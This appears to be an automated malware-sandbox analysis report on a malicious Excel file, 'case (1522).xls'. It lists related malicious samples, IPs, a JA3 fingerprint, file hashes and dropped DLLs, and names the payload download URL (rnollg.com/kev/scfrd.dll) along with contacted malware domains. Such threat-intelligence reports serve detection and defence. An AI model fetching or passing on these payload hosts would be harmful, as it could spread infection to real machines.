	case (166).xls	Get hash	malicious	Browse	• 172.67.158.184
homesoapmolds.com	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
	COA for PI#Sc09283,PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
CLOUDFLARENETUS	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	COA for PI#Sc09283,PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
CLOUDFLARENETUS	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169
	case (166).xls	Get hash	malicious	Browse	• 172.67.198.109
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.19.94
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Informacion.doc	Get hash	malicious	Browse	• 104.21.89.78
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Trojan.Packed2.42783.27799.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.Packed2.42783.24703.exe	Get hash	malicious	Browse	• 104.21.19.200
	Ewqm21lwdh.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4iz7zkilq.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	Vcg9GH4CWw.exe	Get hash	malicious	Browse	• 104.21.19.200
	case (547).xls	Get hash	malicious	Browse	• 104.21.23.220
	nMn5eAMhBy.exe	Get hash	malicious	Browse	• 172.67.188.154
	sSPHg0Y2cZ.exe	Get hash	malicious	Browse	• 104.21.19.200
	vK6VPijMoq.exe	Get hash	malicious	Browse	• 104.21.19.200
	8gom3VEZLS.exe	Get hash	malicious	Browse	• 172.67.188.154
	y4Gpxq7eWg.exe	Get hash	malicious	Browse	• 104.21.19.200
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 66.235.200.145
	COA for PI#Sc09283,PDF.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	case (4374).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (166).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	PAYMENT.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (547).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	Dridex-06-bc1b.xlsm	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	Remittance Advice 117301.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	SC-TR1167700000.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	PAYMENT INFO.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (348).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	RefTreeAnalyserXL.xlam	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (426).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case (250).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (1447).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (850).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	SecuriteInfo.com.Heur.18472.xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (1543).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case_1581.xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	case (435).xls	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69
	INV-LASKUPDF2021.xlsx	Get hash	malicious	Browse	• 104.21.60.169 • 172.67.150.228 • 172.67.200.147 • 104.21.73.69

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\formnet.dll	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Ytziy\ipnyw.dll	case (4374).xls	Get hash	malicious	Browse	
	case (166).xls	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\formnet.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich..._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	**true**
Joe Sandbox View:	• Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://rnollg.com/kev/scfrd.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._....._...!..._.5."..._.5.2..._....._...^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T.....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc..`....`.....@..@.reloc..~....p... ....@..B.....

C:\Users\user\AppData\Local\Temp\B6EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	59780
Entropy (8bit):	7.769957533986089
Encrypted:	false
SSDEEP:	768:SwGBP++aB0WviH/WoTXZSzrSimIbCVpoWpgffXfQpy:SwmW+aB3viH/WaI5xGVpoWpgKy
MD5:	72B1D491C5D55BF3759E1A84327B4DD1
SHA1:	158E7FAF1AD8630F40BE4CA0EE03AFBBFBDA7587
SHA-256:	8B7D4691F96CC39136EA47E1671C1FAC909624B6DA6ED446DC8AADFD43CF2241
SHA-512:	647345458376C066E95CD91EAB957760C97D03387FC33A4D7F07705A556908CA2FF5D3F9F7D63331BC8E9C2D43DE5302F2422931AFE0B3738D9BF0EE0E0B41CI
Malicious:	false
Reputation:	low
Preview:	..n.0...'..".N...v.z.u.[.v.`.Cb.....U{n.....I.I...U.d..2zJX1"...H..).s.3?'..BK...S..O.g.?Ln..|.....:...R_..._.:.,.kE.?]E.(....G.3Z..@.<..d6...q..j.oo..&...sIjJ...*E.F.{".Y,T..wml]x.@H _...).SQ..@.qc...VW{..M.....W.cs;."Vv[..S.....r|.....:%!.....m..]5.....eq.l.f.sX.....V..\i1o .....Q..J=.Nl..Su.L..P.....@....}..c$>>#.....3$>.".q.....l...s...$cX..0.a.*.BU.....W...2,d .X....c!+.BV.....Y9..r,d.X...u....."k.a....r.].....u....*l..)....1F.^....{|H'.....x...N..L....cl.`.....T....\P....%j;..&...KB!.....m.....PK.....!..0O.&.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 27 04:31:44 2021, atime=Wed Jan 27 04:31:44 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.485214050927514
Encrypted:	false
SSDEEP:	12:85Qlm0LgXg/XAlCPCHaXtB8XzB/POfUonX+WnicvbulbDtZ3YilMMEpxRljKQTdK:85Ri/XTd6jROfnYemDv3qRrNru/
MD5:	0F4A48D66050B828094DF3128D43FA34
SHA1:	E5EFE96BE8948B65B9CF903591E1ABBBB2E1BEBA
SHA-256:	18179E3A56673770272E6BD51EDD01BC37DDBD9F8BD1E5E487CC8AE5AEF4D09E
SHA-512:	F72296F6305C7F258898C9B93B222100C3AEA054DFAAC0A547763F1F48DB372D610B408A84E8C3868821CA40200A2100C318A9222BEE3375309B24FF6F0CE7BC
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..\5..m...\5..m....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....;R.+..Desktop.d.....QK.X;R.+*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\849224\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....849224.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (1522).LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\case (1522).LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Jan 27 04:31:44 2021, atime=Wed Jan 27 04:31:44 2021, length=99328, window=hide
Category:	dropped
Size (bytes):	4076
Entropy (8bit):	4.529756909715809
Encrypted:	false
SSDEEP:	96:8+k/XojFpNZsRQh2+k/XojFpNZsRQh2Rk/XojFpNZsRQh2Rk/XojFpNZsRQ/:8+ZjFUQE+ZjFUQERZjFUQERZjFUQ/
MD5:	E3A00E21A4C4A45FA2CFAEF5EF8E2903
SHA1:	CCE3D7DAEF300B6687B14FBDDB963532A25A40CB
SHA-256:	E6D56834373B2FDC3F5A7D7085E8CB028535661E9951F974949444DC4323DDD6
SHA-512:	7EF4CC7A0EC1ECCAACA31C3936D041E23BDCBBA61469FADD99FA4E13CEDE248ECB7E7DBF20BC21D7328E68D862CB33BA6200699F9EC966388E147C4E618D B6AD
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...8P\..{..\5..m.....m.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2.)d..;R.+ .CASE(1~1.XLS..L.....Q.y.Q.y*...8.....c.a.s.e. .(.1.5.2.2.)...x.l.s.....y.....-...8...[.....?J.....C:\Users\..#.....\\84922 4\Users.user\Desktop\case (1522).xls.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.c.a.s.e. .(.1.5.2.2.)...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....849224.....D_....3N...W...9F.C.....[D_....3N...W...9F

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	176
Entropy (8bit):	4.505329288435076
Encrypted:	false
SSDEEP:	3:oyBVomMl6p2eIp6p2mMl6p2eIp6p2mMl6p2eIp6p2mMl6p2v:dj6wpowpowpowI
MD5:	7898FCF9F881DC3E2A62A466CB43A44F
SHA1:	9066A7712F6E5254EC4EDE917CCA3908408EA955
SHA-256:	4E0942ABBC3DE559BF69A31D5656B1F8E9916AF6B2F8B65FF867F9E5E4AAE04E
SHA-512:	C6F159B721144699B046DFBA1E1A7F94B437032D81D179DCFA86502462F4318A857A6C3ECFA93DD912F5C8606B167F10A8BF37C3CB8C86570888A64D9B8B5821
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..case (1522).LNK=0..case (1522).LNK=0..[xls]..case (1522).LNK=0..case (1522).LNK=0..[xls]..case (1522).LNK=0..case (1522).LNK=0..[xls]..case (1522).LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\B8J2SM51.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	115
Entropy (8bit):	4.444980817912232
Encrypted:	false
SSDEEP:	3:GmM/6cDpAOP6BhgvJMjMdl1cS0umOToSdT3gvX:XM/6c67BqvCjqlVZTLTg/
MD5:	F2F548DD24E9B0C38FF3FB517D7A4A0F
SHA1:	51450D25D76B8483F0732441CE04DB91603F61E5
SHA-256:	81194B069CFD8C50B1D1DAED8D4D0FE799BA0C3E838DBFDAD2170395F0636A2A
SHA-512:	3B171AB07647513E97E05EA2604EBB267D56B3DC22243CCBB2E1556422CD8A766133D3BC8BCF1BA06A9EBB41D3F63CA14B3404C72E324CA6E57E0918C84394E C
Malicious:	false
Reputation:	low
IE Cache URL:	govemedico.tk/
Preview:	__cfduid.d0989fb3cab30bfe1356f6a371d18fc201611693151.govemedico.tk/.9728.1462294912.30870453.2064030839.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SCG1PMXY.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	117
Entropy (8bit):	4.521867418691274
Encrypted:	false
SSDEEP:	3:GmM/lOTgydWAEagvLKUUn7w2lSNEHgcAmORV3dRRgvX:XM/lqgyUARUUn7weEciRVN3g/
MD5:	AC01CE5971047E2EA6BF0DB937581A45

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SCG1PMXY.txt	
SHA1:	5CBE04A79971B6399FD7DA8B8E5B5BC2A42FFE41
SHA-256:	033252D17B1FDEFD54EEC153F1D29263C060C9D7E7EE75C5A24173282D83472C
SHA-512:	4369FE019E55AD7BEFA99F00B9A4D24E2F6F7F95423D5274B8762634985F6670CE290986201CDE22F3A1261D215A849A4645DF00E4932A6AA31EBC7FDF928D8E
Malicious:	false
Reputation:	low
IE Cache URL:	gadgetswolf.com/
Preview:	__cfduid.d91f7caba7cf7dfd33ba1fbed0316feb51611693149.gadgetswolf.com/.9728.1442294912.30870453.2047650810.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\TK4XJNTQ.txt	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	119
Entropy (8bit):	4.448295634757574
Encrypted:	false
SSDEEP:	3:GmM/nYHDME6tU5TckvlAWqKJpKfcSNFA9mOQn6ShgvX:XM/nqPsPezqv0yApZUg/
MD5:	356F0AD06985ABA9C6183A4FA8A76EE7
SHA1:	1DDA2CDB4CED86480B074982353DDE2B890DCB83
SHA-256:	95ABA050D9A08499E7BE4ED70ED0A0172F0B5CB435168B3EFD08A9E88D81274D
SHA-512:	133B88BD0B5D85C1402E669C24DB474E07A7B674D18E98F95FD8A4DC387EE1126465214F81C422F3C09ED2CABF7893E8D844CF7BFBD767726D357A003CDD30
Malicious:	false
Reputation:	low
IE Cache URL:	homesoapmolds.com/
Preview:	__cfduid.d3b015e68d25b82519975bf2921a745991611693150.homesoapmolds.com/.9728.1452294912.30870453.2057166827.30864494.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\WG4KTJBM.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	112
Entropy (8bit):	4.414611423484315
Encrypted:	false
SSDEEP:	3:GmM/5BTu5N9PZGT0cSNKgl/mXVa6dTnvPv:XM/5BSPS5qMVa2TvPv
MD5:	FA4B1CD73EB3C02D11897B6C953D8216
SHA1:	6E2DFBB02BAF63D3AFCE6ECB2E652EE7E428E139
SHA-256:	7A2C0B3D4CB04A1E9B5566AE386AD2549C688BA04575681414E82A431D081F78
SHA-512:	85D68192D62DB243F63830215ABB21C9398AFC21DAD64F19D231FB9308AB14C5E101DE3F9EE5581BEE6787FC1DB6D3503942904397411475 17FBC674115F1A00
Malicious:	false
Reputation:	low
IE Cache URL:	rnollg.com/
Preview:	__cfduid.d459a91afca8f7f63a1f2b16f1e70adbe1611693116.rnollg.com/.9728.1112294912.30870453.3010501514.30864493.*.

C:\Users\user\AppData\Roaming\Ytziy\ipnyw.dll	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	933888
Entropy (8bit):	6.687983171155114
Encrypted:	false
SSDEEP:	24576:xTw7wGauFB4FU61kqTWJtknpwHfl1kKoop7:ih/FaU65TE1Hf9oI7
MD5:	B0F3FA047F6AE39A145FD364F693638E
SHA1:	1951696D8ACA4A31614BB68F9DA392402785E14E
SHA-256:	0BF22B8F9AAEF21AFE71FCBBEA62325E7582DAD410B0A537F38A9EB8E6855890
SHA-512:	86E4516705380617A9F48B2E1CD7D9E676439398B802EB6047CD478D4B10BF8F4BA20E019F337B01761FA247CD631CCAB22851F078089C2E1C61574BCA9F5B98
Malicious:	false
Joe Sandbox View:	• Filename: case (4374).xls, Detection: malicious, Browse • Filename: case (166).xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Vt1..._..._..._.....l..._.5."..._.5.2..._.....^..._.5.1.C._.5.%..._.5.#..._.5.'..._.Rich._.....PE..L.....C.....!.....wq.....@.....c.....<....`..`.....p..T..... .....p...@.....`.....text..... ..`.rdata..C.....@..@.data...`d..... .....@....rsrc...`....`.....@..@.reloc..~....p... ... .@..B.....

C:\Users\user\Desktop\77EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	173366
Entropy (8bit):	5.331212309889464
Encrypted:	false
SSDEEP:	3072:9xrtdAOtyoVlDGUUlEfblBiPP58LmlPi+aEvthl7aEv9rO6DxrtdAOtyoVlDGUUI:9xrtdAOtyoVlDGUUlEfblBeP52mlPi+r
MD5:	FC1ACCEE4EEA7DD95F645AD5268CC441
SHA1:	0200CD09465A6D678E181B7ABA98C9DB3432F754
SHA-256:	E1189A21C66B92E214199A29A3757DEA8359D5C3C22F109C285C23EC25678BCB
SHA-512:	C27C160AA615AC953622FEFCC78FE34DA347964999AF2EE4501D92A7CFF4C7C978E51D2BF05C0243AD3E48B06BD31392EFC821AE4876D81F726DF14FCBDC238
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.@..... ....=.....K.$8.....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.o.r.b.e.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.(.@.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1...@..... .....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0...>.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....>.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a .l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1...0.....C.a.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: , Last Saved By: , Name of Creating Application: Microsoft Excel, Last Printed: Tue Jan 26 16:17:13 2021, Create Time/Date: Thu Apr 23 13:26:24 2020, Last Saved Time/Date: Tue Jan 26 16:28:15 2021, Security: 0
Entropy (8bit):	3.8739671489784215
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	case (1522).xls
File size:	156713
MD5:	933ac69cb772d6e28636a81fc7665a26
SHA1:	7bb7870ebb261a2e0302600330abbc819d00acd3
SHA256:	d4592471179f7d3fbd94be05591c09c74b0d8b7dcca580504694c7514c1d9ef0
SHA512:	e4be1fa90192bb991468ce7edd1b951358de9287f26a1975a82ac60ded95ca9d337a0b89dc1deacc9ef836077c7345c4067de99bf82d15a406b6b3ce53ad8b52
SSDEEP:	3072:49SUz4tH8vsderSh1yRNJd6zAtH8U5BXKjBPWlyTSgG+g1E:49SUz4tH8vsderSh1yRNJdaAtH8U5B6P
File Content Preview:	.....>.....0.....-...../.. ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "case (1522).xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel

Indicators	
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Last Printed:	2021-01-26 16:17:13
Create Time:	2020-04-23 12:26:24
Last Saved Time:	2021-01-26 16:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.843601759481
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . (. . . . . 8 . . . . . @ . . . . . L . . . . . T . . . . . \\ . . . . . j S R F q S o B P w O . . . . . M a c r o 2 . . . . . M a c r o 3 . . . . . M a c r o 4 . . . . . M a c r o 5 . . . . . M a c r o 6 . . . . . M a c r o 7 . . . . . M a c r o 8 . . . . . M a c r o 9 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 28 02 00 00 06 00 00 00 01 00 00 00 38 00 00 00 0f 00 00 00 40 00 00 00 0b 00 00 00 4c 00 00 00 10 00 00 00 54 00 00 00 0d 00 00 00 5c 00 00 00 0c 00 00 00 e7 01 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 0b 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.362148031008
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . H . . . . . P . . . . . h . . . . . M i c r o s o f t E x c e l . @ . . . . . @ . . . . . g j . . . @ . . . . 9 . ? . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 68 00 00 00 12 00 00 00 80 00 00 00 0b 00 00 00 98 00 00 00 0c 00 00 00 a4 00 00 00 0d 00 00 00 b0 00 00 00 13 00 00 00 bc 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 145752

General	
